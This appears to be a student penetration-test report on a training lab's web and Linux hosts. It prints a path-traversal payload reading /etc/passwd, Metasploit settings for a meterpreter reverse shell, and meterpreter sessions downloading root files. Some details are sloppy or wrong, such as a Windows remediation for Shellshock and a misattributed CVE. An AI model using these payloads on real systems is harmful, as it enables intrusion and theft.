Images	 <p>192.168.14.35/disclaimer.php?page=../../../../etc/passwd</p> <pre> REKALL CORPORATION root:x:0:0:root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false melina:x:1000:1000::/home/melina: </pre>	
Affected Hosts	192.168.13.35	
Remediation	Input validation to restrict and allow certain characters, implementing chroot jail to restrict the application.	


Vulnerability 13	Findings
Title	Web Flag 13: PHP code injection on souvenirs.php page
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	On the souvenirs page, we were able to insert a php command in the URL and execute that command, this can lead to malicious php script injection with just the URL.
Images	
Affected Hosts	192.168.13.35
Remediation	Input sanitation, avoid using 'include' and 'require' dynamically, using absolute paths, and disable URL includes.


Vulnerability 14		Findings
Title	Web Flag 14: Restricted page found using admin id in URL	
Type (Web app / Linux OS / Windows OS)	Web app	
Risk Rating	Critical	
Description	Through brute force, we were able to find an admin session ID which allowed us to access a restricted page.	
Images		
Affected Hosts	192.168.13.35	
Remediation	Implement session cookies to restrict pages to users that have that cookie in their browser and not have the sessions be accessible through URL.	

Vulnerability 15	Findings
Title	Web Flag 15: Old disclaimer page found through navigating directory
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	We were able to find an old disclaimer page through linux traversal from vulnerability 10 and 11 using the ls command. We then found a directory called old_disclaimers and a file with an old disclaimers page that is accessable.
Images	
Affected Hosts	192.168.13.35
Remediation	Remove old pages that are not to be used from the web server

Vulnerability 16	Findings
Title	Flag 1: Admin address found through domain lookup
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Following the OSI framework we found the domain dossier lookup and used it to search the domain, Resulting in the exposure of personal information belonging to the administrator.
Images	<pre> - Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1 Tech City: Atlanta Tech State/Province: Georgia Tech Postal Code: 30309 Tech Country: US Tech Phone: +1.7702229999 </pre>
Affected Hosts	34.102.136.180
Remediation	Remove user information from the WHOIS database and use a WHOIS privacy service.

Vulnerability 17		Findings
Title	Flag 2: Certificate fingerprint of website found	
Type (Web app / Linux OS / WIndows OS)	Linux OS	
Risk Rating	Informational	
Description	Google search for “totalrekall.xyz” we kept searching down the results and entered every single result until one worked.	
Images	 <p>AbuseIPDB https://www.abuseipdb.com/check :</p> <p>34.102.136.180 Google LLC</p> <p>This IP address has been reported a total of 142 times from 60 distinct sources. 34.102.136.180 was first reported on February 28th 2023, and the most recent ...</p>	
Affected Hosts	34.102.136.180	
Remediation	No remediation required	


Vulnerability 18		Findings						
Title	Flag 3: Open Source Exposed Data							
Type (Web app / Linux OS / WIndows OS)	Linux OS							
Risk Rating	Informational							
Description	A crt.sh search of totalrecall.xyz							
Images								
Affected Hosts	34.102.136.180							
Remediation	No remediation required							

Vulnerability 19	Findings
Title	Flag 4: Nmap Scan of the network
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	We ran an Nmap scan for the network (nmap 192.168.13.0/24) to determine that there are 5 hosts excluding the host scanning from.
Images	
Affected Hosts	192.168.13.0/24
Remediation	Set firewall rules to prevent outside traffic from being able to read open ports


Vulnerability 20	Findings
Title	Flag 5: Intense network scan
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	We ran an intensive Nmap scan to discover the host runs Drupal.
Images	<pre> Nmap scan report for 192.168.13.13 Host is up (0.000015s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _ http-server-header: Apache/2.4.25 (Debian) MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Uptime guess: 25.721 days (since Sat Sep 30 13:40:58 2023) Network Distance: 1 hop TCP Sequence Prediction: Difficulty=258 (Good luck!) IP ID Sequence Generation: All zeros </pre>
Affected Hosts	192.168.13.13
Remediation	Set firewall rules to prevent outside traffic from being able to read open ports.


Vulnerability 21	Findings
Title	Flag 6: Nessus Scan
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	Running a Nessus scan revealed an Apache Struts vulnerability
Images	[bruh i dont have this]
Affected Hosts	192.168.13.12

Remediation	Update Apache regularly.
--------------------	--------------------------


Vulnerability 22		Findings
Title		Flag 7: Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)		Linux OS
Risk Rating		Critical
Description		We exploited an Apache remote code execution vulnerability
Images		
Affected Hosts	192.168.13.10	
Remediation	Update Apache regularly. Closing port 8080 to unauthorized sources.	


Vulnerability 23		Findings
Title	Flag 8: Shellshock	
Type (Web app / Linux OS / WIndows OS)	Linux OS	
Risk Rating	Critical	
Description	We ran an aggressive nmap scan on the target IP, then used msfconsole to find attacks using the keyword "shock".	
Images	<pre> Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec): ===== Name Current Setting Required Description ===== CMD_MAX_LENGTH 2048 yes CMD max line length CVE CVE-2014-6271 yes CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278) HEADER User-Agent yes HTTP header to use METHOD GET yes HTTP method to use Proxies RHOSTS RPATH /bin yes Target PATH for binaries used by the CmdStager RPORT 80 yes The target port (TCP) SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. SRVPORT 8080 yes The local port to listen on. SSL false no Negotiate SSL/TLS for outgoing connections SSLCert TARGETURI TIMEOUT 5 yes HTTP read response timeout (seconds) URIPath VHOST Payload options (linux/x86/meterpreter/reverse_tcp): ===== Name Current Setting Required Description ===== LHOST 172.20.133.226 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: ===== Id Name -- -- 0 Linux x86 </pre>	
Affected Hosts	192.168.13.11	
Remediation	Regularly update your Windows operating system with the latest security patches and updates.	

Vulnerability 24		Findings										
Title		Flag 9: Access Control										
Type (Web app / Linux OS / Windows OS)		Linux OS										
Risk Rating		Critical										
Description		After gaining a reverse shell, we were easily able to traverse the directory and find key information.										
Images		 <pre> 100755/rwxr-xr-x 83 fil 2022-02-28 10:39:41 -0500 shockme.cgi meterpreter > whoami [-] Unknown command: whoami meterpreter > cat /etc/passwd [-] stdapi_fs_stat: Operation failed: 1 meterpreter > cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: meterpreter > cd / meterpreter > ls Listing: / </pre> <table border="1"> <thead> <tr> <th>Mode</th> <th>Size</th> <th>Type</th> <th>Last modified</th> <th>Name</th> </tr> </thead> <tbody> <tr> <td>100755/rwxr-xr-x</td> <td>0</td> <td>fil</td> <td>2022-10-12 21:51:54 -0400</td> <td>docktorify</td> </tr> </tbody> </table>	Mode	Size	Type	Last modified	Name	100755/rwxr-xr-x	0	fil	2022-10-12 21:51:54 -0400	docktorify
Mode	Size	Type	Last modified	Name								
100755/rwxr-xr-x	0	fil	2022-10-12 21:51:54 -0400	docktorify								
Affected Hosts		192.168.13.11										
Remediation		Require sudo passwords for all users.										

Vulnerability 25		Findings
Title	Flag 10: Apache Struts - CVE-2017-5638	
Type (Web app / Linux OS / Windows OS)	Linux OS	
Risk Rating	Critical	
Description	Used exploit/multi/http/struts2_content_type_ognl to access 192.168.13.12, found flag archived in /root, downloaded the archive and unzipped it	
Images	 <pre> root@kali: ~ File Actions Edit View Help root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x Mode Size Type Last modified Name 100755/rwxr-xr-x 0 fil 2023-10-12 21:33:46 -0400 .dockerenv 040755/rwxr-xr-x 4096 dir 2019-05-11 00:21:02 -0400 bin 040755/rwxr-xr-x 4096 dir 2023-10-12 22:37:24 -0400 cve-2017-538 040755/rwxr-xr-x 340 dir 2023-10-12 21:33:48 -0400 dev 040755/rwxr-xr-x 4096 dir 2023-10-12 21:33:46 -0400 etc 040755/rwxr-xr-x 4096 dir 2022-03-02 16:32:11 -0500 home 040755/rwxr-xr-x 4096 dir 2019-05-11 00:21:02 -0400 lib 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 media 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 mnt 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 opt 040555/r-xr-xr-x 0 dir 2023-10-12 21:33:48 -0400 proc 040700/rwxr----- 4096 dir 2022-02-08 09:17:45 -0500 root 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 run 040755/rwxr-xr-x 4096 dir 2019-05-11 00:21:02 -0400 sbin 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 srv 040555/r-xr-xr-x 0 dir 2023-10-12 21:33:48 -0400 sys 041777/rwxrwxrwx 4096 dir 2023-10-12 22:36:08 -0400 tmp 040755/rwxr-xr-x 4096 dir 2022-02-08 09:17:38 -0500 usr 040755/rwxr-xr-x 4096 dir 2019-05-09 16:49:40 -0400 var meterpreter > cd root meterpreter > ls Listing: /root _____ Mode Size Type Last modified Name 040755/rwxr-xr-x 4096 dir 2022-02-08 09:17:45 -0500 .m2 100644/rw-r--r-- 194 fil 2022-02-08 09:17:32 -0500 flagisinThisfile.7z meterpreter > gzip -d flagisinThisfile.7z [-] Unknown command: gzip meterpreter > download flagisinThisfile.7z [*] Downloading: flagisinThisfile.7z → /root/flagisinThisfile.7z [*] Downloaded 194.00 B of 194.00 B (100.0%): flagisinThisfile.7z → /root/flagisinThisfile.7z [*] download : flagisinThisfile.7z → /root/flagisinThisfile.7z [*] multipart/form-data meterpreter > </pre>	
Affected Hosts	192.168.13.12	


Remediation	Update Apache regularly.
--------------------	--------------------------

Vulnerability 26	Findings
Title	Flag 11: Drupal - CVE-2019-6340
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Searching for Drupal exploits. We used the following exploit to get a Meterpreter shell MSF: unix/webapp/drupal_restws_unserialize
Images	
Affected Hosts	192.168.13.13
Remediation	Update the Drupal system to the latest version. Additionally, implement security measure by closing Port 80 to external access


Vulnerability 27		Findings
Title		Flag 12: SSH password guessing CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)		Linux OS
Risk Rating		Critical
Description		Using the lookup I was able to find the user "alice". Seeing she is an SSH user we tried to ssh using "alice" for both user and password.
Images		 Admin Name: sshUser alice

	<pre> └─(root㉿kali)-[~] └─# ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Could not chdir to home directory /home/alice: No such file or directory \$ █ </pre>
Affected Hosts	192.168.13.14
Remediation	Stronger password policies and prevent outside sources from accessing port 22.


Vulnerability 28		Findings
Title	Flag 1: Open source exposed data.	
Type (Web app / Linux OS / Windows OS)	Windows OS	

Risk Rating	Critical
Description	While searching through the website, we found a link that led the team to the company's github where we found user credentials for trivera.
Images	
Affected Hosts	https://github.com/totalrekall/site/blob/main/xampp.users
Remediation	Our team would recommend that the credentials either be removed from the github repository or the repository be made private with authorized access only.

Vulnerability 29		Findings
Title		Flag 2: Apache HTTP - Web page Exploit
Type (Web app / Linux OS / Windows OS)		Windows OS

Risk Rating	Critical								
Description	After running a scan on the host 172.22.117.0/24 we discovered HTTP Apache server was active. We used the same host and conducted a web browser search. The web server requested a set of credentials. After using the credentials we discovered earlier for trivera we were able to access the necessary information.								
Images	 <p>Index of /</p> <table> <thead> <tr> <th><u>Name</u></th> <th><u>Last modified</u></th> <th><u>Size</u></th> <th><u>Description</u></th> </tr> </thead> <tbody> <tr> <td>flag2.txt</td> <td>2022-01-31 22:25</td> <td>32</td> <td></td> </tr> </tbody> </table> <p>Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80</p>	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>	flag2.txt	2022-01-31 22:25	32	
<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>						
flag2.txt	2022-01-31 22:25	32							
Affected Hosts	172.22.117.20								
Remediation	Our team recommends securing the Apache server access and preventing threat actors from using leaked credentials to gain information.								

Vulnerability 30		Findings
Title		Flag 3: FTP port Open and vulnerable
Type (Web app / Linux OS / Windows OS)		Windows OS
Risk Rating		Critical
Description		After conducting a scan on the host 172.22.117.0/20 our team discovered that port 21 (FTP) which also revealed that anonymous access to that port was possible. We were able to connect to that port and collect the necessary

	information.
Images	 <pre> Matching Modules ===== # Name - 0 auxiliary/scanner/ftp/anonymous 1 auxiliary/scanner/ftp/bison_ftp_traversal 2 auxiliary/scanner/ftp/colorado_ftp_traversal 3 auxiliary/scanner/ftp/easy_file_sharing_ftp 4 auxiliary/scanner/ftp/ftp_login 5 auxiliary/scanner/ftp/ftp_version 6 auxiliary/scanner/ftp/konica_ftp_traversal 7 auxiliary/scanner/ftp/pcman_ftp_traversal 8 auxiliary/scanner/ftp/titanftp_xcrc_traversal ===== # Disclosure Date Rank Check Description - 0 2015-09-28 normal No Anonymous FTP Access Detection 1 2016-08-11 normal Yes BisonWare BisonFTP Server 3.5 Directory Traversal Information Disclosure 2 2016-08-11 normal Yes ColoradoFTP Server 1.3 Build 8 Directory Traversal Information Disclosure 3 2017-03-07 normal Yes Easy File Sharing FTP Server 3.6 Directory Traversal Information Disclosure 4 2017-03-07 normal No FTP Authentication Scanner 5 2017-03-07 normal No FTP Version Scanner 6 2017-03-07 normal Yes Konica Minolta FTP Utility 1.00 Directory Traversal Information Disclosure 7 2015-09-28 normal Yes PCMan FTP Server 